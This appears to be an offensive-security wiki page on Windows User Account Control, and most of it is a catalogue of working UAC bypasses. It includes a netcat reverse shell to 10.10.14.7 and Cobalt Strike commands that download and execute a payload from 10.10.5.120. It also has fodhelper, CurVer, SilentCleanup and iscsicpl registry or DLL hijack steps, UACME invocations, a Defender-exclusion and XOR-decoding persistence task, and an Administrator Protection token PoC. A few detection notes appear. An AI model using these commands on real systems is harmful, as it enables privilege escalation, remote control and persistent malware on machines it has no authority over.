UAC - User Account Control
UAC
User Account Control (UAC) is a feature that enables a consent prompt for elevated activities. Applications have different integrity levels, and a program with a high level can perform tasks that could potentially compromise the system. When UAC is enabled, applications and tasks always run under the security context of a non-administrator account unless an administrator explicitly authorizes these applications/tasks to have administrator-level access to the system to run. It is a convenience feature that protects administrators from unintended changes but is not considered a security boundary.[2]
For more info about integrity levels:
When UAC is in place, an administrator user is given 2 tokens: a standard user token, to perform regular actions at medium integrity, and one with the admin privileges.
This page discusses how UAC works in great depth and includes the logon process, user experience, and UAC architecture.[2] Administrators can use security policies to configure how UAC works specific to their organization at the local level (using secpol.msc), or configured and pushed out via Group Policy Objects (GPO) in an Active Directory domain environment. The various settings are discussed in detail here. There are 10 Group Policy settings that can be set for UAC. The following table provides additional detail:
| Group Policy Setting | Registry Key | Default Setting |
|---|---|---|
| User Account Control: Admin Approval Mode for the built-in Administrator account | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken | 0 (Disabled) |
| User Account Control: Behavior of the elevation prompt for administrators in Admin Approval Mode | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin | 5 (Prompt for consent for non-Windows binaries on the secure desktop) |
| User Account Control: Behavior of the elevation prompt for standard users | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorUser | 1 (Prompt for credentials on the secure desktop) |
| User Account Control: Detect application installations and prompt for elevation | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableInstallerDetection | 1 (Enabled; disabled by default on Enterprise) |
| User Account Control: Only elevate executables that are signed and validated | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ValidateAdminCodeSignatures | 0 (Disabled) |
| User Account Control: Only elevate UIAccess applications that are installed in secure locations | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableSecureUIAPaths | 1 (Enabled) |
| User Account Control: Run all administrators in Admin Approval Mode | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA | 1 (Enabled) |
| User Account Control: Allow UIAccess applications to prompt for elevation without using the secure desktop | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableUIADesktopToggle | 0 (Disabled) |
| User Account Control: Switch to the secure desktop when prompting for elevation | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop | 1 (Enabled) |
| User Account Control: Virtualize file and registry write failures to per-user locations | HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableVirtualization | 1 (Enabled) |
Policies for installing software on Windows
The local security policies (“secpol.msc” on most systems) are configured by default to prevent non-admin users from performing software installations. This means that even if a non-admin user can download the installer for your software, they won’t be able to run it without an admin account.
Registry Keys to Force UAC to Ask for Elevation
As a standard user with no admin rights, you can make sure the “standard” account is prompted for credentials by UAC when it attempts to perform certain actions. This action would require modifying certain registry keys, for which you need admin permissions, unless there is a UAC bypass, or the attacker is already logged as admin.
Even if the user is in the Administrators group, these changes force the user to re-enter their account credentials in order to perform administrative actions.
In practice this is only useful once you already have an elevated token, a UAC bypass, or a misconfiguration that lets you change these keys; otherwise the registry write itself is blocked.
The registry keys and entries that you must change are the following (with their default values in parentheses):
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System:ConsentPromptBehaviorUser= 1 (3)ConsentPromptBehaviorAdmin= 1 (5)PromptOnSecureDesktop= 1 (1)
This can also be done manually through the Local Security Policy tool. Once changed, administrative operations prompt the user to re-enter their credentials.
Note
User Account Control is not a security boundary. Therefore, standard users cannot break out of their accounts and gain administrator rights without a local privilege escalation exploit.
Ask for ‘full computer access’ to a user
hostname | Set-Clipboard
Enable-PSRemoting -SkipNetworkProfileCheck -Force

cd C:\Users\hacedorderanas\Desktop
New-PSSession -Name "Case ID: 1527846" -ComputerName hostname
Enter-PSSession -ComputerName hostname
UAC Privileges
- Internet Explorer Protected Mode uses integrity checks to prevent high-integrity-level processes (like web browsers) from accessing low-integrity-level data (like the temporary Internet files folder). This is done by running the browser with a low-integrity token. When the browser attempts to access data stored in the low-integrity zone, the operating system checks the integrity level of the process and allows access accordingly. This feature helps prevent remote code execution attacks from gaining access to sensitive data on the system.
- When a user logs on to Windows, the system creates an access token that contains a list of the user’s privileges. Privileges are defined as the combination of a user’s rights and capabilities. The token also contains a list of the user’s credentials, which are credentials that are used to authenticate the user to the computer and to resources on the network.
Autoadminlogon
To configure Windows to automatically log on a specific user at startup, set the AutoAdminLogon registry key. This is useful for kiosk environments or for testing purposes. Use this only on secure systems, as it exposes the password in the registry.
Set the following keys using the Registry Editor or reg add:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon:AutoAdminLogon= 1DefaultUsername= usernameDefaultPassword= password
To revert to normal logon behavior, set AutoAdminLogon to 0.
UAC bypass
[!TIP] Note that if you have graphical access to the victim, UAC bypass is straight forward as you can simply click on “Yes” when the UAC prompt appears
The UAC bypass is needed in the following situation: the UAC is activated, your process is running in a medium integrity context, and your user belongs to the administrators group.
It is important to mention that it is much harder to bypass the UAC if it is in the highest security level (Always) than if it is in any of the other levels (Default).
Fast triage from a medium-integrity shell
Before trying a bypass, confirm you are in the right scenario and map the host build to known working methods:
whoami /groups
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v PromptOnSecureDesktop
powershell -c "Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion' | select ProductName,DisplayVersion,CurrentBuild,UBR"
schtasks /Query /TN "\Microsoft\Windows\DiskCleanup\SilentCleanup"
Practical notes:
- If
EnableLUA=0, you do not need a bypass: any admin token can request high integrity directly. ConsentPromptBehaviorAdmin=2or5is the common scenario for auto-elevate / COM-based bypasses.Always Notifyraises the bar, but you should still test the exact build instead of assuming failure: UACME still tracks someAlwaysNotify compatiblemethods on modern Windows builds.[3]
UAC disabled
If UAC is already disabled (ConsentPromptBehaviorAdmin is 0) you can execute a reverse shell with admin privileges (high integrity level) using something like:
#Put your reverse shell instead of "calc.exe"
Start-Process powershell -Verb runAs "calc.exe"
Start-Process powershell -Verb runAs "C:\Windows\Temp\nc.exe -e powershell 10.10.14.7 4444"
UAC bypass with token duplication
- https://ijustwannared.team/2017/11/05/uac-bypass-with-token-duplication/
- https://www.tiraniddo.dev/2018/10/farewell-to-token-stealing-uac-bypass.html
Very Basic UAC “bypass” (full file system access)
If you have a shell with a user that is inside the Administrators group you can mount the C$ shared via SMB (file system) local in a new disk and you will have access to everything inside the file system (even Administrator home folder).
[!WARNING] Looks like this trick isn’t working anymore
net use Z: \\127.0.0.1\c$
cd C$

#Or you could just access it:
dir \\127.0.0.1\c$\Users\Administrator\Desktop
UAC bypass with cobalt strike
The Cobalt Strike techniques will only work if UAC is not set at its max security level
# UAC bypass via token duplication
elevate uac-token-duplication [listener_name]
# UAC bypass via service
elevate svc-exe [listener_name]

# Bypass UAC with Token Duplication
runasadmin uac-token-duplication powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/b'))"
# Bypass UAC with CMSTPLUA COM interface
runasadmin uac-cmstplua powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/b'))"
Empire and Metasploit also have several modules to bypass the UAC.
Elevated COM interfaces (ICMLuaUtil / CMSTPLUA)
Auto-elevated COM objects remain a practical UAC surface on modern builds. ICMLuaUtil is still tracked by UACME as working on current Windows branches, and offensive tooling keeps adapting CMSTPLUA by combining an interactive desktop process, 64-bit execution, and sometimes PEB/process masquerading before invoking the COM Elevation Moniker.[3]
Practical tips:
- Prefer a 64-bit process in the user’s interactive session (commonly
explorer.exeor a child of it). - If a raw shell fails, retry from a BOF / UACME implementation instead of a naive
CreateProcesswrapper. - Expect child execution to occur in a separate elevated process; many BOFs do not elevate the current beacon in-place.
KRBUACBypass
Documentation and tool in https://github.com/wh0amitz/KRBUACBypass
UAC bypass exploits
UACME is a collection of UAC bypass techniques. Compile it with Visual Studio or MSBuild; the build creates several executables (for example, Source\Akagi\output\x64\Debug\Akagi.exe), so select the method appropriate to the target build.[3]
Be careful: some bypasses launch visible programs or prompts that can alert the user.[3]
UACME has the build version from which each technique started working.[3] You can search for a technique affecting your versions:
PS C:\> [environment]::OSVersion.Version

Major  Minor  Build  Revision
-----  -----  -----  --------
10     0      14393  0
Also, using this page you get the Windows release 1607 from the build versions.
A practical workflow is to first score the host build, and only then fire the matching method:
python main.py --scan uac
Akagi64.exe 33 C:\Windows\System32\cmd.exeWinPwnagequickly compares the local build against its known UAC methods, which is useful to discard dead PoCs fast.[4]UACMEremains the best public catalogue to map a bypass to a precise build. Version 3.7.1 added methods 83–85, while the preceding release re-tested existing methods against Windows 11 25H2; re-check the method table and release notes instead of assuming an old PoC still applies unchanged.[3][9]
Always Notify-capable WNF/UIAccess chains (UACME 3.7.1)
Always Notify does not eliminate every UAC bypass. UACME 3.7.1 implements three new x64 methods that combine user-controlled environment/protocol state with elevated scheduled-task or UIAccess behavior, and marks all of them AlwaysNotify compatible:[3][9]
- 83 — UnifiedConsent: redirect
SystemRootso the WNF-triggered\Microsoft\Windows\ConsentUX\UnifiedConsent\UnifiedConsentSyncTaskmakes elevatedtaskhostw.exeside-loadunifiedconsent.dll. UACME tracks it from Windows 10 build 19041. - 84 — TabTip: use the same environment-variable primitive against UIAccess
TabTip.exe, which loadswindows.storage.dll,ApplicationTargetedFeatureDatabase.dll, orrsaenh.dlldepending on the build, then pivot from the resulting high-integrity UIAccess context. UACME tracks it from Windows 8.1 / Server 2016. - 85 — Narrator: hijack the per-user
feedback-hubprotocol, drive Narrator withAlt+CapsLock+F, then launch a writable copy ofosk.exethat side-loadsOskSupport.dll. This requires an interactive desktop and is tracked from Windows 10 1809 / Server 2019.
After building the payload units and Akagi as documented by UACME, invoke the matching method number (the optional command defaults to cmd.exe):
Akagi64.exe 83 C:\Windows\System32\cmd.exe
Akagi64.exe 84 C:\Windows\System32\cmd.exe
Akagi64.exe 85 C:\Windows\System32\cmd.exe
Methods 84 and 85 depend on UIAccess/desktop interaction, so do not expect them to work unchanged from Session 0 or a non-interactive service shell. All three manipulate environment/protocol state and stage DLLs; inspect the implementation and remove those artifacts after testing.[3][9]
UAC Bypass – fodhelper.exe (Registry hijack)
The trusted binary fodhelper.exe is auto-elevated on modern Windows. When launched, it queries the per-user registry path below without validating the DelegateExecute verb. Planting a command there allows a Medium Integrity process (user is in Administrators) to spawn a High Integrity process without a UAC prompt.
Registry path queried by fodhelper:
HKCU\Software\Classes\ms-settings\Shell\Open\commandPowerShell steps (set your payload, then trigger)
# Optional: from a 32-bit shell on 64-bit Windows, spawn a 64-bit PowerShell for stability
C:\\Windows\\sysnative\\WindowsPowerShell\\v1.0\\powershell -nop -w hidden -c "$PSVersionTable.PSEdition"

# 1) Create the vulnerable key and values
New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Force | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -Force | Out-Null

# 2) Set default command to your payload (example: reverse shell or cmd)
# Replace <BASE64_PS> with your base64-encoded PowerShell (or any command)
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -e <BASE64_PS>" -Force

# 3) Trigger auto-elevation
Start-Process -FilePath "C:\\Windows\\System32\\fodhelper.exe"

# 4) (Recommended) Cleanup
Remove-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open" -Recurse -ForceCurVer/extension hijack variant (HKCU only)
Recent samples abusing fodhelper.exe avoid DelegateExecute and instead redirect the ms-settings ProgID via the per-user CurVer value. The auto-elevated binary still resolves the handler under HKCU, so no admin token is needed to plant the keys:[5]
# Point ms-settings to a custom extension (.thm) and map that extension to our payload
New-Item -Path "HKCU:\Software\Classes\.thm\Shell\Open" -Force | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\.thm\Shell\Open\command" -Name "(default)" -Value "C:\\ProgramData\\rKXujm.exe" -Force | Out-Null
Set-ItemProperty -Path "HKCU:\Software\Classes\ms-settings" -Name "CurVer" -Value ".thm" -Force

Start-Process "C:\\Windows\\System32\\fodhelper.exe"   # auto-elevates and runs rKXujm.exe
Once elevated, malware commonly disables future prompts by setting HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin to 0, then performs additional defense evasion (e.g., Add-MpPreference -ExclusionPath C:\ProgramData) and recreates persistence to run as high integrity. A typical persistence task stores an XOR-encrypted PowerShell script on disk and decodes/executes it in-memory each hour:[5]
schtasks /create /sc hourly /tn "OneDrive Startup Task" /rl highest /tr "cmd /c powershell -w hidden $d=[IO.File]::ReadAllBytes('C:\ProgramData\VljE\zVJs.ps1');$k=[Text.Encoding]::UTF8.GetBytes('Q');for($i=0;$i -lt $d.Length;$i++){$d[$i]=$d[$i]-bxor$k[$i%$k.Length]};iex ([Text.Encoding]::UTF8.GetString($d))"This variant still cleans up the dropper and leaves only the staged payloads, making detection rely on monitoring the CurVer hijack, ConsentPromptBehaviorAdmin tampering, Defender exclusion creation, or scheduled tasks that in-memory decrypt PowerShell.[5]
UAC bypass via SilentCleanup task (HKCU\Environment\windir)
SilentCleanup launches cleanmgr.exe with highest privileges and expands %windir% from the user environment. If you control HKCU\Environment\windir, you can redirect that expansion to an arbitrary command and get high integrity without a consent dialog.[8] This method is still worth testing on recent builds because UACME keeps the technique active and recent issue tracking shows Windows 11 24H2 may only require small quoting adjustments.[3]
reg add "HKCU\Environment" /v windir /d "cmd.exe /c start powershell.exe" /f
schtasks /Run /TN "\Microsoft\Windows\DiskCleanup\SilentCleanup"
reg delete "HKCU\Environment" /v windir /f
If the task quotes the path on that build, retry with the payload ending in a quote (for example cmd.exe"). Always clean up HKCU\Environment\windir after testing.
More UAC bypass
Many classic UAC bypasses that abuse UI flows, COM objects, or desktop interaction require a full interactive session with the victim; a common nc.exe shell or a service running in Session 0 is often not enough.
You can often solve that using a meterpreter session. Migrate to a process that has the Session value equal to 1:

(explorer.exe should works)
UAC Bypass with GUI
If you have access to a GUI you can just accept the UAC prompt when it appears; you do not really need a technical bypass. Therefore, obtaining a GUI session is often enough to bypass the practical friction added by UAC.
Moreover, if you get a GUI session that someone was using (potentially via RDP) there are some tools that will be running as administrator from where you could run a cmd for example as admin directly without being prompted again by UAC like https://github.com/oski02/UAC-GUI-Bypass-appverif. This might be a bit more stealthy.
Noisy brute-force UAC bypass
If noise is acceptable, a tool such as ForceAdmin can repeatedly request elevation until the user accepts it.
Your own bypass - Basic UAC bypass methodology
If you take a look at UACME you will notice that many UAC bypasses abuse DLL hijacking (often by making an elevated binary load an attacker-controlled DLL from a writable path). Read this to learn how to find a DLL hijacking vulnerability.
- Find a binary that will autoelevate (check that when it is executed it runs in a high integrity level).
- With procmon find “NAME NOT FOUND” events that can be vulnerable to DLL Hijacking.
- You probably will need to write the DLL inside some protected paths (like C:\Windows\System32) were you don’t have writing permissions. You can bypass this using:
- wusa.exe: Windows 7,8 and 8.1. It allows to extract the content of a CAB file inside protected paths (because this tool is executed from a high integrity level).
- IFileOperation: Windows 10.
- Prepare a script to copy your DLL inside the protected path and execute the vulnerable and autoelevated binary.
Another UAC bypass technique
Consists on watching if an autoElevated binary tries to read from the registry the name/path of a binary or command to be executed (this is more interesting if the binary searches this information inside the HKCU).
UAC bypass via SysWOW64\iscsicpl.exe + user PATH DLL hijack
The 32-bit C:\Windows\SysWOW64\iscsicpl.exe is an auto-elevated binary that can be abused to load iscsiexe.dll by search order. If you can place a malicious iscsiexe.dll inside a user-writable folder and then modify the current user PATH (for example via HKCU\Environment\Path) so that folder is searched, Windows may load the attacker DLL inside the elevated iscsicpl.exe process without showing a UAC prompt.[1][6]
Practical notes:
- This is useful when the current user is in Administrators but running at Medium Integrity due to UAC.
- The SysWOW64 copy is the relevant one for this bypass. Treat the System32 copy as a separate binary and validate behavior independently.
- The primitive is a combination of auto-elevation and DLL search-order hijacking, so the same ProcMon workflow used for other UAC bypasses is useful to validate the missing DLL load.
Minimal flow:
copy iscsiexe.dll %TEMP%\iscsiexe.dll
reg add "HKCU\Environment" /v Path /t REG_SZ /d "%TEMP%" /f
C:\Windows\System32\cmd.exe /c C:\Windows\SysWOW64\iscsicpl.exe
Detection ideas:
- Alert on
reg add/ registry writes toHKCU\Environment\Pathimmediately followed by execution ofC:\Windows\SysWOW64\iscsicpl.exe. - Hunt for
iscsiexe.dllin user-controlled locations such as%TEMP%or%LOCALAPPDATA%\Microsoft\WindowsApps. - Correlate
iscsicpl.exelaunches with unexpected child processes or DLL loads from outside the normal Windows directories.
Newer research worth checking separately
Some post-2024 chains no longer look like the classic HKCU\Software\Classes registry hijacks. For example, activation-context cache poisoning can chain a drive remap and DLL redirection to move from medium to high integrity through trusted UI / auto-elevated binaries such as ctfmon.exe and later targets like fodhelper.exe. Instead of duplicating the large PoC here, check the compact payload examples in:
Administrator Protection (preview) drive-letter hijack via per-logon-session DOS device map
[!NOTE] As of August 2026, Microsoft still documents Administrator Protection as an Insider preview: the October 2025 rollout was reverted and is planned for a later date. Confirm that Admin Approval Mode with Administrator protection is actually enabled and the device has been rebooted before testing these chains; a stock 25H2 version string alone does not prove the feature is active.[10]
For the full RAiLaunchAdminProcess / UIAccess attack surface on Windows 11 25H2 preview builds, check the dedicated page:
Uiaccess Admin Protection Bypass
Windows 11 25H2 “Administrator Protection” uses shadow-admin tokens with per-session \Sessions\0\DosDevices/<LUID> maps. The directory is created lazily by SeGetTokenDeviceMap on first \?? resolution. If the attacker impersonates the shadow-admin token only at SecurityIdentification, the directory is created with the attacker as owner (inherits CREATOR OWNER), allowing drive-letter links that take precedence over \GLOBAL??.[7]
Steps:
- From a low-privileged session, call
RAiProcessRunOnceto spawn a promptless shadow-adminrunonce.exe. - Duplicate its primary token to an identification token and impersonate it while opening
\??to force creation of\Sessions\0\DosDevices/<LUID>under attacker ownership. - Create a
C:symlink there pointing to attacker-controlled storage; subsequent filesystem accesses in that session resolveC:to the attacker path, enabling DLL/file hijack without a prompt.
PowerShell PoC (NtObjectManager):
$pid = Invoke-RAiProcessRunOnce
$p = Get-Process -Id $pid
$t = Get-NtToken -Process $p
$id = New-NtTokenDuplicate -Token $t -ImpersonationLevel Identification
Invoke-NtToken $id -ImpersonationLevel Identification { Get-NtDirectory "\??" | Out-Null }
$auth = Get-NtTokenId -Authentication -Token $id
New-NtSymbolicLink "\Sessions\0\DosDevices/$auth/C:" "\??\\C:\\Users\\attacker\\loot"
On preview hosts, Administrator Protection records approvals and failures as ETW events 15031 and 15032 under the Microsoft-Windows-LUA provider. The events include the requester SID, application path, outcome, managed administrator account, and authentication method, so repeated exploit attempts or failed UI driving are not telemetry-free.[10]
logman start AdminProtectionTrace -p {93c05d69-51a3-485e-877f-1806a8731346} -ets
rem reproduce the elevation attempt
logman stop AdminProtectionTrace -ets
References
- [1] LOLBAS: Iscsicpl.exe
- [2] Microsoft Docs – How User Account Control works
- [3] UACME – UAC bypass techniques collection
- [4] WinPwnage – UAC bypass compatibility scanner and launcher
- [5] Checkpoint Research – KONNI Adopts AI to Generate PowerShell Backdoors
- [6] Check Point Research – Operation TrueChaos: 0-Day Exploitation Against Southeast Asian Government Targets
- [7] Project Zero – Bypassing Windows Administrator Protection
- [8] Sigma / Detection.FYI – Bypass UAC Using SilentCleanup Task
- [9] R41N3RZUF477 – UnifiedConsent, TabTip and Narrator Always Notify bypasses
- [10] Microsoft Learn – Administrator protection